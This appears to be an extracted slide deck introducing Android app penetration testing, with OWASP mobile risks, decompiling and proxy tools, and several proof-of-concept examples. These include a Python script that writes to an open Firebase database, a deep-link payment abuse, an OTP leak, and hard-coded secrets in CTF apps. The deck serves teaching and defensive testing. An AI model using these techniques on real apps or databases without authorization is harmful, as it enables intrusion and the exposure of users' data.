

Introduction to Android Application Pentesting



Hello!!

- Security Engineer
- Bug Bounty Hunter
- Former SOC Analyst
- Photographer |

[instagram.com/mohammed_shine](https://www.instagram.com/mohammed_shine)





Some Statistics


- 25% OF MOBILE APPS INCLUDE AT LEAST ONE HIGH RISK SECURITY FLAW.
- 35% OF MOBILE COMMUNICATIONS ARE UNENCRYPTED.
- MOBILE MALWARE INCIDENTS HAVE DOUBLED (JOKER)



What we hope to cover today

- ANDROID
- APK
- VULNERABILITIES
- TOOLS
- SAST
- DAST
- POC

Android Architecture





What is an APK?

MYAPP.APK

- **AndroidManifest.xml**
- **META-INF/**
- **classes.dex**
- **lib/**
- **res/**
- **resources.arsc**



Tools

- A ROOTED ANDROID DEVICE/EMULATOR AND ADB TOOLS
 - AVD, GENYMOTION...
 - ADB TOOLS
- A WEB PROXY TOOL
 - CHARLES PROXY, BURPSUITE
- DECOMPILING TOOLS
 - APK TOOL
 - DEX2JAR
 - JD GUI
 - MOBFS



Methodology

- INTERCEPT THE TRAFFIC FROM APPLICATION TO IT'S SERVER
 - TEST SERVER SIDE ACCESS CONTROLS
 - PRIVILEGE ESCALATION BY MANIPULATING PARAMETERS
 - AUTHENTICATION FLAWS
- DECOMPILE THE ANDROID APPLICATION
 - IDENTIFY FLAWS IN THE NATIVE CODE
 - BYPASS SECURITY CONTROLS LIKE SSL PINNING



Methodology(Contd.)


- CHECK ANDROID LOCAL STORAGE FOR SENSITIVE INFORMATION LEAKAGE
 - IN APPLICATION DIRECTORIES
 - LOCAL DATABASES
 - LOGS



VULNERABILITIES

OWASP TOP 10

OWASP MOBILE TOP 10 VIOLATION RATES





Improper Platform Usage(M1)

Misuse of a platform feature or failure to use platform security controls.

Might include:

- Android intents,
- Misuse of Fingerprint Sensors,
- Misuse of other security controls.
- Ex. Citrix Worx App



Insecure Data Storage(M2)

Security firm says flaw in Tinder dating app exposed users' exact locations

FEBRUARY 20, 2014 / 6:00 AM / CBS NEWS





```
{
  "status":200,
  "results":[
    {
      "bio":"",
      "name":"Anthony",
      "birth_date":"1981-03-16T00:00:00.000Z",
      "gender":0,
      "ping_time":"2013-10-18T18:31:05.695Z",
      "photos":[
        //cut to save space
      ],
      "id":"52617e698525596018001418",
      "common_friends":[

      ],
      "common_likes":[

      ],
      "common_like_count":0,
      "common_friend_count":0,
      "distance_mi":4.760408451724539
    }
  ]
}
```



Insecure Communication

- Poor handshaking/weak negotiation, (f. ex. lack of certificate pinning)
- Incorrect SSL versions,
- Cleartext communication of sensitive assets
- HTTP instead of HTTPS.



[Home](#) » [News](#)

[News](#)

[Reviews](#)

[Safety&Prevention](#)

[Technology](#)

[Trends](#)

MiSafes Child-Tracking Smartwatches Can be Easily Hacked by Criminals


By **Sam Draper** - 26. November 2018





Insecure Authentication

- Weakness in session management
- Lack of rate limiting
- Attacking client side javascript components

Phases



Information Gathering





SAST

Static Application Security Testing

- Reversing

Jadx - <https://github.com/skylot/jadx/releases/tag/v1.1.0>

JdGUI - <https://github.com/java-decompiler/jd-gui>

APKTool - <https://github.com/iBotPeaches/Apktool>

DEX2JAR - <https://github.com/pxb1988/dex2jar>



STRINGS.XML

- A string resource provides text strings for your application with optional text styling and formatting.
- There are three types of resources that can provide your application with strings:
 - String
 - String Array
 - Quantity Strings

POC:1

```
<?xml version="1.0" encoding="utf-8"?>  
  
<resources>  
  
    <string name="string_name">text_string</string>  
  
</resources>
```

```
root@localhost:~/Desktop/[redacted]/res/values# cat strings.xml | grep '<string name="password">'  
<string name="password">Memotest1234</string>  
root@localhost:~/Desktop/[redacted]/res/values#
```

POC2: LevelUP CTF

```
root@localhost:~/Desktop# apktool d communications.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1-dirty on communications.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

POC

```
64. public void forgotPassword(View view) throws IOException {
65.     EditText username = (EditText) findViewById(R.id.username);
66.     if (username.getText() != null && !username.getText().toString().isEmpty()) {
67.         OkHttpClient webclient = new OkHttpClient();
68.         RequestBody post_body = new FormBody.Builder().add("username", username.getText().toString()).build();
69.         Request.Builder builder = new Request.Builder();
70.         webclient.newCall(builder.url(this.URL + "/d41d8cd98f00b204e9800998ecf8427e/8cd98f00b204e9800998/forgotpassword").post(post_body).build()).execute().code();
71.     }
72. }
73.
74. public void encryptedChat() {
75.     String key = getApplicationContext().getString(R.string.encrypted_chat_key);
76.     new OkHttpClient();
77.     Request.Builder builder = new Request.Builder();
78.     Request build = builder.url(this.URL + "/fa694c73da13c94e49cc82b/06a28bdb78b6c02e16862a3/chat").header("3NCRYPT3D-CH4T", key).build();
79. }
```




POC(Contr.)

```
<string name="abc_toolbar_collapse_description">Collapse</string>  
<string name="app_name">LevelUp</string>  
<string name="encrypted_chat_key">8b0955d2682eb74347b9e71ea0558c67</string>  
<string name="flag">FLAG{a445c73c8cb97421d1923a8c51c221fd}</string>
```



ANDROIDMANIFEST.XML

The AndroidManifest.xml file describes essential information about your app to the Android build tools, the Android operating system, and Google Play. It plays an important role for every android application. In this file the android developer determines the permissions that the application will require, actions that the application can perform and general other activities



ANDROIDMANIFEST.XML

- Package Name
- The components of the app, which include all activities, services, broadcast receivers, and content providers.
- The permissions that the app needs in order to access protected parts of the system or other apps.
- The hardware and software features the app requires, which affects which devices can install the app from Google Play.



DEBUGGABLE FLAG

- The **android:debuggable** attribute defines whether the application can be debugged or not.
- If an Application is marked as debuggable then an attacker can access the application data by assuming the privileges of that application and can even run arbitrary code under that application permission.
- In the case of non-debuggable application, attacker would first need to root the device to extract any data.



CODE

```
<application  
  android:debuggable="true"  
>/application>
```



ALLOWBACKUP FLAG

- The **android:allowBackup** attribute defines whether application data can be backed up and restored by a user who has enabled usb debugging.
- If backup flag is set to true, it allows an attacker to take the backup of the application data via adb even if the device is not rooted. Therefore applications that handle and store sensitive information such as card details, passwords etc.
- should have this setting explicitly set to **false** because by default it is set to **true** to prevent such risks.



CODE

```
<application  
  android:allowBackup="true"  
>/application>
```



ADB

The Android Debug Bridge (ADB) is a versatile command line tool that lets you communicate with and control an Android-powered device over a USB link from a computer. It comes along with other useful tools and code bundled with the Android Software Development Kit (SDK).



ADB Commands

- **adb shell** - launches a shell on the device.
- **adb push <local> <remote>** - pushes the file <local> to <remote>
- **adb pull <remote> [<local>]** - pulls the file <remote> to <local>
- **adb logcat** - allows you to view the device log in real-time.
- **adb install <file>** - installs the given .apk file to your device



ADB BACKUP

Read Sensitive Data in a non-rooted phone.




ADB LOGCAT

```
W/GLSUser ( 1416):      at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1112)
W/GLSUser ( 1416):      at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:587)
W/GLSUser ( 1416):      at scz.run(:com.google.android.gms@201817013@20.18.17 (020700-311416286):0)
W/GLSUser ( 1416):      at java.lang.Thread.run(Thread.java:818)
E/diva-log( 4254): Error while processing transaction with credit card: 12345611111
W/AudioTrack(  577): AUDIO_OUTPUT_FLAG_FAST denied by client
I/PlayCommon( 3978): [321] auke.h(22): Preparing logs for uploading
I/PlayCommon( 3978): [321] auke.h(132): Connecting to server for timestamp: https://play.googleapis.com/play/log/timesta
mp
```




DeepLinks

- Deep linking is a method for launching a native mobile apps via a link
- It connects a unique URL to a definite action in mobile app, seamlessly linking to relevant content.



```
<data android:host="user" android:pathPrefix="/"
android:scheme="abcd"/>
<data android:host="user" android:pathPrefix="/"
android:scheme="abcde"/>
```

abcd://user/user-id or abcde://user/user-id

```
<html>
<a href="abcd://user/user-id/follow">Demo</a>
</html>
```



PoC

coin://<attacker's bitcoin address>/amount




coinbase



Firebase

- Firebase is a Backend-as-a-Service — BaaS — that started as a YC11 startup and grew up into a next-generation app-development platform on Google Cloud Platform.
- It's a DataBase, Authentication, File Storage(CDN), Fully Functional App Platform
- URL Location: res/values/strings.xml

Firebase

 MobSF

Static Analyzer

Information

Scan Options

Signer Certificate

Permissions

Binary Analysis

Android API

Browsable Activities

Security Analysis

Malware Analysis

Reconnaissance

Components

PDF Report

Print Report

Start Dynamic Analysis

RECENT SCANS

STATIC ANALYZER

DYNAMIC ANALYZER

API DOCS

ABOUT

Search MD5

http://schemas.android.com/apk/res/android	com/maf/android/share/ui/custom/PasswordPinEditText.java
http://schemas.android.com/apk/res/android	com/alimuzaaffar/lib/pin/PinEntryEditText.java

Showing 1 to 10 of 48 entries

Previous12345Next

FIREBASE DATABASE

Search:

FIREBASE URL	DETAILS
https://[redacted].firebaseio.com	<div>Info</div> App talks to a Firebase database.
https://[redacted].firebaseio.com/.json	<div>Insecure</div> Firebase Database is exposed publicly.

Showing 1 to 2 of 2 entries

Previous1Next

EMAILS

Search:



redacted.firebaseio.com/.json

Not Vulnerable

```
{  
  "error" : "Permission denied"  
}
```



Exploit



```
import requests


data = '{ "Exploit": "Successful", "NAME": "Hacked", "Data": "Open firebase db" }'

response = requests.put('https://redacted.firebaseio.com/test/shine.json', data=data)

print "Exploit Successful"
```

Credits: Muhammed Khizer Javed

Output



A browser window with a dark theme. The address bar shows a URL with a redacted domain. The main content area displays a JSON object.

```
← → ↻ 🔒 [redacted].firebaseio.com/test/shine.json
```

```
{"Data": "Open firebase db", "Exploit": "Successful", "NAME": "Hacked"}
```



DAST

- Dynamic Application Security Testing
- Black Box
- Running Application is required

Dynamic Analysis

GENYMOTION^{oo}

Version 3.1.0



Booting...

Genymotion

Activities Applications Places Genymotion Jul 7 09:07

Genymotion

Filters Genymotion Help

Filters

Search

Form factor

Android API

Density

Size

Source

My installed devices

Type Device

Google Nexus 6

Virtual device installation

Filters

Search

Form factor

Android API

Density

Size

Source

Type	Device	Android API	Size	Density	Source
Custom Phone	4.4 - API 19	768 x 1280	320 - XHDPI	Genymotion	
Custom Tablet	4.4 - API 19	1536 x 2048	320 - XHDPI	Genymotion	
Google Nexus 10	4.4 - API 19	2560 x 1600	320 - XHDPI	Genymotion	
Google Nexus 4	4.4 - API 19	768 x 1280	320 - XHDPI	Genymotion	
Google Nexus 5	4.4 - API 19	1080 x 1920	480 - XXHDPI	Genymotion	
Google Nexus 7	4.4 - API 19	800 x 1280	213 - TVDPI	Genymotion	
Google Nexus 7 2013	4.4 - API 19	1200 x 1920	320 - XHDPI	Genymotion	
HTC One	4.4 - API 19	1080 x 1920	480 - XXHDPI	Genymotion	
Motorola Moto X	4.4 - API 19	720 x 1280	320 - XHDPI	Genymotion	
Samsung Galaxy Note 2	4.4 - API 19	720 x 1280	320 - XHDPI	Genymotion	
Samsung Galaxy Note 3	4.4 - API 19	1080 x 1920	480 - XXHDPI	Genymotion	
Samsung Galaxy S3	4.4 - API 19	720 x 1280	320 - XHDPI	Genymotion	
Samsung Galaxy S4	4.4 - API 19	1080 x 1920	480 - XXHDPI	Genymotion	
Samsung Galaxy S5	4.4 - API 19	1080 x 1920	480 - XXHDPI	Genymotion	
Sony Xperia Tablet Z	4.4 - API 19	1920 x 1200	320 - XHDPI	Genymotion	

CANCEL NEXT

Source Status


Genymotion Off

Proxy



```
URI proxyUri;
try {
    proxyUri = new URIBuilder(uri)
        .setHost(backendURL.getHost())
        .setPort(backendURL.getPort())
        .setScheme(backendURL.getScheme())
        .build();
} catch (URISyntaxException e) {
    Util.sendError(ctx, 400, INVALID_REQUEST_URL);
}
return;
```


Network Settings



Proxy Listeners

Each installation of Burp generates its own CA certificate that Proxy listeners use to intercept requests.

Intercept Client Requests

Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		Content type he...	Matches	text
<input type="checkbox"/>	Or	Request	Was modified	
<input type="checkbox"/>	Or	Request	Was intercepted	
<input type="checkbox"/>	And	Status code	Does not match	^304\$
<input type="checkbox"/>	And	URL	Is in target scope	

Add a new proxy listener

Binding Request handling Certificate

These settings control how Burp binds the proxy listener.

Bind to port: 8082

Bind to address: ☐ Loopback only ☐ All interfaces ☒ Specific address: 192.168.59.1

OK Cancel

Capturing Request

The image shows two side-by-side screenshots. The left screenshot is of the Burp Suite interface, specifically the 'Intercept' tab. It shows a request to 'http://www.shinesphotos.co:80' with the 'Intercept is on' button highlighted. The request details are visible in the 'Raw' tab, showing a GET request for '/ HTTP/1.1' with various headers including 'Host: www.shinesphotos.co', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8', 'User-Agent: Mozilla/5.0 (Linux; Android 5.1; Google Nexus 6 Build/LMY47D) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Mobile Safari/537.36', 'Accept-Encoding: gzip, deflate', 'Accept-Language: en-US', and 'X-Requested-With: jakhar.aseem.diva'. The right screenshot is of a mobile application titled '8. Input Validation Issues - Part 2'. It contains an 'Objective' section stating 'Try accessing any sensitive information apart from a web URL.' and a 'Hint' section stating 'Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.' Below the text, there is a text input field containing 'http://www.shinesphotos.co' and a 'VIEW' button. The mobile app interface also shows a status bar at the top with the time '12:09' and various icons, and a bottom bar with 'Free for personal use' and a 'Pretty' button.

1 GET / HTTP/1.1
2 Host: www.shinesphotos.co
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
4 User-Agent: Mozilla/5.0 (Linux; Android 5.1; Google Nexus 6 Build/LMY47D) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Mobile Safari/537.36
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US
7 X-Requested-With: jakhar.aseem.diva
8 Connection: close
9
10

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

http://www.shinesphotos.co

VIEW

Free for personal use



Installing Burp's CA Certificate

- Open <http://burp> or <http://burpsuite> in the mobile's web browser
- Rename the certificate with the extension .cer
- Open Settings > User Certificates > Install from device storage



SSL Pinning

- SSL Pinning is a technique that is used in the client side to avoid man-in-the-middle attack by validating the server certificates again even after SSL handshaking. The developers embed (or pin) a list of trustful certificates to the client application during development, and use them to compare against the server certificates during runtime.


SSL Pinning






Proof of Concept

PoC



PoC



PoC(OTP Leak)

```
POST /v1/signin HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 40
Host: [REDACTED].com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.2.2
```

```
{
  "name": "Shine",
  "phone": "+8[REDACTED]"
}
```

```
{
  "quarantine": {
    "homeLocation": [
    ],
    "activeAlert": false
  },
  "likes": [
  ],
  "dislikes": [
  ],
  "_coordinates": [
    0,
    0
  ],
  "active": true,
  "verified": false,
  "certified": false,
  "visible": true,
  "documents": [
  ],
  "usertype": "individual",
  "type": [
  ],
  "quarantineAdmin": false,
  "migrated": false,
  "_id": "[REDACTED]",
  "name": "Shine",
  "phone": "+8[REDACTED]",
  "countryCode": "+91",
  "otp": "764922",
  "referralCode": "[REDACTED]",
  "whistles": [
  ],
  "emergencyContacts": [
  ],
  "createdAt": "2020-11-06T20:40:40.192Z",
  "updatedAt": "2020-11-06T20:40:40.192Z",
  "_v": 0,
  "id": "[REDACTED]"
},
"success": true
}
```

PoC(Email Verification)

Go Cancel < >

Request

Raw Params Headers Hex

GET
[REDACTED]
HTTP/1.1
